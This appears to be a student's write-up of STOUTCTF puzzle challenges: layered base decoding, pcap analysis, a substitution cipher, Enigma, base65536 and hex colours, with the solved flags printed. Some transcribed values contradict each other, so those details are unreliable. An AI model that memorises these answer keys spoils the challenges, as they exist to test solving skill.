The code failed. So I just manually do it

[https://usb.org/sites/default/files/hut1\\_5.pdf](https://usb.org/sites/default/files/hut1_5.pdf)


STOUTCTF{BY3YFBITP3VS1ECX6ERY}

## Substitute Teacher

After the 3 hints, there are 4 step. Gunzip, base92, base45, gunzip. (This is after I understand the challenge description)


And this is before I understand

So I tried identifying it first.



The screenshot shows the dCode 'Cipher Identifier' tool interface. In the search bar, 'Base 92 Encoding' is entered. Below the search bar, the results section displays 'dCode's analyzer suggests to investigate:' followed by two options: 'Base 92 Encoding' and 'HTML'. Both options have a double arrow icon between them, indicating they are equivalent or interchangeable. To the right of the dCode interface is another panel titled 'CIPHER IDENTIFIER' under 'Cryptography > Cipher Identifier'. It shows an encrypted message: '<K:h5z\*]#URF?U+D4c#Wfy[\$DmUVm.+H@B\$U-\)zE5J?<oJ,;`t+i[/Ex]EDSj+G>uR#.y\GUjV7(Ad9?9s'. Below this, there is a 'CLUES/KEYWORDS (IF ANY)' input field and a large orange 'ANALYZE' button.

Here I know its base92



The screenshot shows the CyberChef interface. On the left, under 'Recipe', 'From Base92' is selected. On the right, the 'Input' field contains the same encrypted message as the previous screenshot: '<K:h5z\*]#URF?U+D4c#Wfy[\$DmUVm.+H@B\$U-\)zE5J?<oJ,;`t+i[/Ex]EDSj+G>uR#.y\GUjV7(Ad9?9s'. Under the 'Output' section, the result is shown as 'K:3N010GEMPCU50\$0ODV0IWKCYVP:HF-FB9U1NBGG526L/92N6CR4D15L94JDH72S72S72S72S5F1VCHG\_PTC'. Above the output, the number '488234' is displayed.

U see the magic wand? I was like DAMN is this it??

The hint said for the first two can just use cyber chef. I tried base by base and got another magic wand. DAMNNN

The screenshot displays a file analysis interface with two main sections: 'Input' and 'Output'.

**Input:** This section shows a large amount of binary data in hex format. The data includes various characters such as 'ÿ', 'é', 'ñ', and 'ó', indicating it's likely a compressed or encoded file. The input file is identified as 'rec 4882234'.

**Output:** This section provides details about the file's characteristics:

- File type: Gzip
- Extension: gz
- MIME type: application/gzip

**Left Panel (Recipe):**

- From Base92:** Contains a dropdown for 'Alphabet' set to '0-9A-Z \$%\*+\-.:/' and a checked checkbox for 'Remove non-alphabet chars'.
- Detect File Type:** Shows checkboxes for 'Images', 'Video', 'Audio', 'Documents', 'Applications', 'Archives', and 'Miscellaneous', all of which are checked.

**Right Panel (Input/Output):**

- Input:** Shows the raw binary data of the file.
- Output:** Displays the analysis results: File type: Gzip, Extension: gz, and MIME type: application/gzip.


Back to the present. Now I got a pcap file after the 4 steps.

THERE ARE 30K PACKETS BROO

## Statistics

<u>Measurement</u>	<u>Captured</u>
packets	34564
Time span, s	730.512
Average pps	47.3
Average packet size, B	140
Bytes	4830107
Average bytes/s	6611
Average bits/s	52 k

Lets deduce the hints and challenge description



Thanks to the hints, there are four parts to find to get the flag. One in each, HTTP, FTP, TCP, UDP.

It mentions about uppercase and lower case. It being the key to get flag. So, one ciphertext, three key. 3 keys? Which cipher use 3 keys? Welp just read.

Lastly it mentions about teacher

First, CTRL+F teacher

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
19366	4.265187	84.185.160.251	173.247.66.220	ICMP	74	Echo (ping) request id=0x0000, seq=0/0, ttl=64
19367	0.380431	145.88.143.192	178.6.50.11	SMTP/IMF	178	HELO iYU2IXi4 , MAIL FROM:<nG8kscgm@example.com>
19368	-1.791193	225.241.114.32	209.184.185.247	HTTP	404	POST /submit HTTP/1.1 (application/x-www-form-urlencoded)

Frame 19368: 404 bytes on wire (3232 bits), 404 bytes captured (3232 bits)  
 Ethernet II, Src: CudyTechnolo\_f:5a:99 (b4:4b:d6:2f:5a:99), Dst: BelkinIntern\_9f:bd:ac (e8:9f:80:9f:bd:ac)  
 Internet Protocol Version 4, Src: 225.241.114.32, Dst: 209.184.185.247  
 Transmission Control Protocol, Src Port: 24852, Dst Port: 80, Seq: 1, Ack: 1, Len: 350  
 Hypertext Transfer Protocol  
 HTML Form URL Encoded: application/x-www-form-urlencoded  
 [...]Form item: "teacher" = "YTERTCTQ{M1KyJDS6fxaU8PHzuKjSBHrgs5gt1Uhuj}3Z7hUc5kkSTFRJI3cBf5Sq1RR2qCa1qk3c5L3AWKXcq"

You see that? It's a ciphertext bro. Now we are done in http.

Second, ftp


ftp

No.	Time	Source	Destination	Protocol	Length	Info
28956	6.373206	155.103.193.73	233.67.186.177	FTP	84	Request: USER qSkYKrde
28965	-1.408862	16.109.22.217	4.109.2.199	FTP	84	Request: USER Mc6RvVxA
28976	722.566935	163.83.58.254	240.42.24.168	FTP	84	Request: Number..... 9085346217
28987	-1.068985	112.165.121.69	115.248.208.156	FTP	84	Request: USER vndnd7Mv
28994	3.214788	46.73.227.105	166.5.74.200	FTP	84	Request: USER 1SZCvH6t


Just scroll and you see the one and only

Third, TCP

We want to prepare the column first. Right click the Data -> protocol reference -> Show data as text




Then right click apply as column



ws.col.protocol == "TCP"						
No.	Time	Source	Destination	Protocol	Length	Text
944	2.934302	158.99.236.194	64.40.27.188	TCP	86	RXmDwjh6JS4Y6PCMauXHSo0a52u89I
969	5.946261	138.98.239.66	134.161.182.59	TCP	86	ceRdmabxb7doB129ztJJXkG7Hx9QhUpD
975	6.147095	176.251.228.218	15.21.236.151	TCP	86	RATcAS8GQ0oIFlTmbnXPt2JomiLc5sRV
988	1.359070	185.181.242.247	41.38.11.163	TCP	86	35416Me6QjmuBEATNIVIRvNjUT8a3uuq
989	4.424401	26.217.70.169	76.165.190.28	TCP	86	FJbEwm0iVyi0a4bdipPEEWuRJmCluS
1008	-1.342791	185.229.101.20	142.41.44.139	TCP	86	wcmNEKiaC0doihRg0RcqJzIF7dRCYMT
1021	1.638909	129.155.115.21	137.225.74.150	TCP	86	qYVIx1tH7yRxo22mqptKzg8CUO3PksI
1032	3.483411	245.169.62.243	26.238.209.109	TCP	86	vY8SHr7yEgY0BKCuqEft3uqBxViSNrw
1058	1.046048	85.209.38.159	16.108.39.39	TCP	86	HdvpyaFbUlbgsvRmRmgm95nSaRiaAsgD
1066	6.637261	235.32.107.11	200.112.159.88	TCP	86	kriInH14atkqsp4e5rtlvSdmEfMDiqGvv
1074	5.116507	41.25.124.109	160.39.186.183	TCP	86	ewE0Hz890dpukr88srQUwTvgiIGHATlx
1086	2.707896	119.18.79.219	23.162.206.27	TCP	86	tQ3rfPGLrDB4Lx94bEPjPlWvszuZVR5e
1088	6.720971	20.171.103.143	126.88.191.114	TCP	86	cqd41uSn80rkZQhbjyW83UkloeQMLjI
1097	1.424951	183.117.39.247	133.228.246.167	TCP	86	GodHZ8N8epDc7ikKn0IiizHZnZogldwr0
1108	1.662030	40.162.119.133	1.181.79.134	TCP	86	17UQIlyohol4sVNOsH5aQCChn7QgHGUP
1143	-1.307793	17.142.83.250	3.237.80.92	TCP	86	W3u0l7epYK5yFvRLpBj0RiFVB0lxluJ
1168	6.174187	73.64.255.174	162.159.105.31	TCP	86	JkEweRzwKoojLC4a3WeopkKLz3GBz1i1
1197	4.644969	136.149.243.219	156.42.18.237	TCP	86	qwmhYSABN02tsxpklAQdnNLZuHck1ldr
1203	2.282944	17.48.168.94	211.198.198.224	TCP	86	GN3HSMhn6a8TIK0GQLCukko9QikiYSOX
1211	-0.666755	230.122.38.141	150.219.245.38	TCP	86	aeuCdugU2b04Ik6tz5oAV98w7rDanqDN
1264	1.547362	200.0.119.216	198.235.108.151	TCP	86	eT44nBJPMwITEEu84MbQ90g9X56JwgJQ
1273	2.153309	203.122.241.44	193.48.6.180	TCP	86	wVfeAnhaM7goOrujuGnlnpJFIKjsVow
1282	4.150696	210.230.163.201	255.26.166.197	TCP	86	gGvH4tmH6uW1sfZjyW2YsnjrG3RwPkW
1296	-1.742893	223.59.160.131	169.200.39.254	TCP	86	OTjAxPVkKmK1fV3Z1WRfgLxcJXF83U01
1300	5.627989	166.221.226.185	100.66.0.234	TCP	86	X7Wzt1vq5UVNnEEH1lZLKHsDvC4Nakt5
1332	3.029191	24.30.66.110	187.242.0.176	TCP	86	Yfqd68skTuSzut7Zz6BHJbcmuob8E4PY
1341	2.211654	8.174.212.3	31.16.46.153	TCP	86	GxDurZilwpPe8uY19pyxrElgSvGbPBjB
1346	5.481216	188.135.230.82	216.155.95.124	TCP	86	hyPZDVMTDB2FqbTjbMlb81xsbhKs1XeA
1359	2.385155	157.53.6.218	214.188.66.186	TCP	86	SUVj2OUawxrgelDM6FjyASIAvVzfPss9
1368	6.200853	248.208.212.187	188.165.184.250	TCP	86	MCCxwpF8IYTXQFLwz2kzRjKjTaXEA8gD
1381	6.536221	166.150.240.119	131.71.0.114	TCP	86	ribRkmTA1ldViwx7N4vHhlrxP1EMesjI
1397	6.709671	203.69.44.220	23.255.249.240	TCP	86	IGl1mgHg30U948Jt77y8Yr90cN5wxmN9
1399	1.141962	62.63.120.239	208.7.154.81	TCP	86	nNMxMECMAOhTd8AWp2JAs1lwDm2n9uJN
1406	0.613820	184.173.21.29	20.197.149.140	TCP	86	Flk0cb2SK2zw2s5gXURYSqqSzyAjAlxKk
1410	3.057682	127.177.3.135	159.129.63.108	TCP	86	pe7aqGnc3h9Mlm97yHdVlluQ1icT61MKs

Here you want to find all lowercase or all uppercase as the challenge description said about it. Then find the odd one. Looking at the scroll button theres and odd one tho



8729	1.300824	200.123.30.81	120.219.192.73	TCP	86	0f1254d591KKRq3Vg0d030f0rcsQx0
8745	5.323032	255.142.38.29	207.251.227.143	TCP	86	I8hpG2yEDOPCtfdkphp7J0nDAfDDh1kw
8747	6.306419	148.91.178.90	77.73.56.193	TCP	86	UjmVU3GUokbBPkn91zDN70sa96DyU
8764	722.565915	157.195.122.149	64.84.231.174	TCP	86	Upper_WSCZMQHNUFBLIDEPOYTRVXAKG
8775	3.218962	78.224.232.97	13.164.73.34	TCP	86	Lb0rt3w9IqCYc1NuVU3jQ5I226k0to5D
8807	4.908092	50.161.185.237	109.93.58.32	TCP	86	M257hzO2tBnuYOQtmllyCiEPJEePAom5E

So now got Upper, so other one ofcourse lower

Fourth, find Lower in udp

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Text
18669	6.493025	210.238.210.19	83.50.144.225	UDP	74	jWX9JqQaBHYj63bBBHccIvWgTqbIH0j
18672	0.866191	151.202.221.155	176.3.1.225	UDP	74	bca0v7MdQT9FMidSJHVFltHmQWbjIO9q
18675	2.035520	138.108.132.139	7.218.196.5	UDP	74	CwZ23t0jQElu02ttWXHSHKae32aRicjF
18685	-1.568247	187.101.200.224	168.255.161.246	UDP	74	UWvjizkbg8u85r0aVOLiGn0LW478x4D
18709	0.264580	62.29.81.182	199.236.134.127	UDP	74	KNSP1aGu32y4uj7074DNrCV8N1dCPuhH
18762	722.566935	185.149.221.236	127.129.85.17	UDP	74	Lower amuphvibojrtfzwnqyeclxkdgs
18774	1.167594	36.82.90.209	255.120.170.253	UDP	74	udOXLVrkBcouLHe3MAISLwmS9jE8CfG2
18785	4.524033	206.208.76.130	93.223.60.169	UDP	74	Filxxi75c8PcnztptE3W0c1rXukhC6LV
18800	0.390181	82.227.147.159	112.233.135.189	UDP	74	bipi3zE0LSBE3TuDaDthLW6AfBg7RgDK

Not we got all four parts. But what encryption?

Now im making my deduction

YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1Uhu}

9085346217

WSCZMQHNUFBBLIDEPJOYTRVXAKG

amuphvibojrtfzwnqyeclxkdgs

After 10 minutes staring at this note, and comparing YTERTCTQ to STOUTCTF, I got like this.

YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1Uhu}

9085346217  
0123456789

WSCZMQHNUFBBLIDEPJOYTRVXAKG  
ABCDEFGHIJKLMNPQRSTUVWXYZ

amuphvibojrtfzwnqyeclxkdgs  
abcdefghijklmnopqrstuvwxyz

Does it make sense to you? For me yes. For example, we take a look at letter Y. uppercase Y is in the same number position for S in alphabetical order. Same with other flag format. So now its confirm my deduction is correct.

I manually map this and not using any script cause im a noob. Eventually, I got:

STOUTCTF{E8YrQNB6mWaI2PGncYjBKGkyz3yl8Iec}

Solved the hardest challenge at 4am and im still hoarding till now (im writing this writeup rn when Im doing malware challenge). Only Peyton know about this :P



**ni sapa** 22/12/2024 4:12 AM  
nicer  
im done getting flags

All flag got except malware and the last web. This one is valuable. I cant let anyone know I got this flag.

# Miscellaneous

## BINARY!

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large block of binary data: 01010011 01010100 01001111 01010101 01010100 01000111 01010100 01000110 01111011 01000111 01011000 01000110 01010111 01000111 01011000 01010010 00110000 01100100 01000110 00110000 01110111 01001101 01001101 01001101 01001101 01001100 01010000 01010100 01101111 01110100 01110101 01011001 01011001 01110101 01100100 01001100 01010101 01111101. Below this, a note says 'REC 377 F= 1'. In the 'Output' section, the converted text is shown as STOUTCTF{GXFWCXR0dF0wMIxZotuYudrLUQaNLPX5}.

Use from binary in cyberchef

STOUTCTF{GXFWCXR0dF0wMIxZotuYudrLUQaNLPX5}

## Make alan proud

I used online enigma decoder

The screenshot shows an online Enigma machine decoder interface. On the left, under 'Ciphertext', the input is xased xlzdn snwia wfgnn rekze lytqc pgujf sfcis fwiwn sqqln qoemb mvlnk. In the center, the 'ENCODE DECODE' section is set to 'Enigma machine'. It shows the configuration: MODEL Enigma M3, REFLECTOR UKW B, ROTOR 1 VI, ROTOR 2 I, ROTOR 3 III, PLUGBOARD BQ CR DI EJ KW MT OS PX UZ GH. The 'POSITION' and 'RING' settings for each rotor are listed. On the right, under 'VIEW' and 'Plaintext', the output is thefl agwou ldsee mtobe stout ctfab cdefg hijkl mnopq rstuv wxyzabbcc. A note at the bottom says 'Decoded 71 chars'.

Change to flag format

STOUTCTF{abcdefghijklmnopqrstuvwxyzabbcc}

## Dot dot slash


STOUTCTF59W6TFAI76V3BSGAEUTFTWIZGXQRZKQI

## Change to format

STOUTCTF{59W6TFAI76V3BSGAEUTFTWIZGXQRZKQJ}

# Grass


## Another online tool



## Flag: Morse Stress

## BasedPort

Research about what base is using unicode



Found base65536. Use online decoder

# Base65536 Decode Online Tool

Enter the text to be decoded

**Input**

```
Input text: 諸葛亮  
Output text: 諸葛亮
```


**DECODE**

The decode text: 諸葛亮

**Output**

```
Original text: 諸葛亮  
Decoded text: 諸葛亮
```


Then we got a base64. Put it in cyberchef and use the magic wang and you should automatically get Gunzip and render image.



Export the image. Now same method I use in SKRCTF. Decode hex color.

[imagecolorpicker.com](http://imagecolorpicker.com)

The screenshot shows the homepage of imagecolorpicker.com. At the top, there's a navigation bar with links like 'ctf resources', 'wargame', 'fyp', 'osu', 'hackthebox/hackthe...', 'M33 Application Fo...', 'library', 're', 'New Tab', 'Jump - TurboWarp...', and 'STOUTCTF'. Below the navigation is a logo for 'IMAGECOLORPICKER.com' featuring a paintbrush icon. To the right are 'Login' and 'Sign up' buttons. A 'Pick color from image' button is on the left, and a 'Color Picker' button is on the right. The main content area has a heading '...pick your color online'.




The screenshot shows a hex editor interface with two main panes: 'Input' and 'Output'.  
The 'Input' pane contains the following hex dump:  
53544f 555443 54467b 327147 6e4a50 61336f 6a4966 4c5275  
776d75 6e6967 52686f  
313976 336a63 |61397d  
The 'Output' pane displays the corresponding ASCII text:  
STOUTCTF{2qGnJPa3ojIfLRuwmunigRho19v3jca9}  
Below the panes are standard file operations icons (New, Open, Save, etc.) and a toolbar with buttons for Raw Bytes, LF, and other functions.

STOUTCTF{2qGnJPa3ojIfLRuwmunigRho19v3jca9}

## Polar Bear

Snowflake is unique identifier. It starts with X. but eventually other social starts using it. I tried X or twitter but cant get the flag. Then got it in discord.



<https://discordlookup.com/application/1319448579496083489>

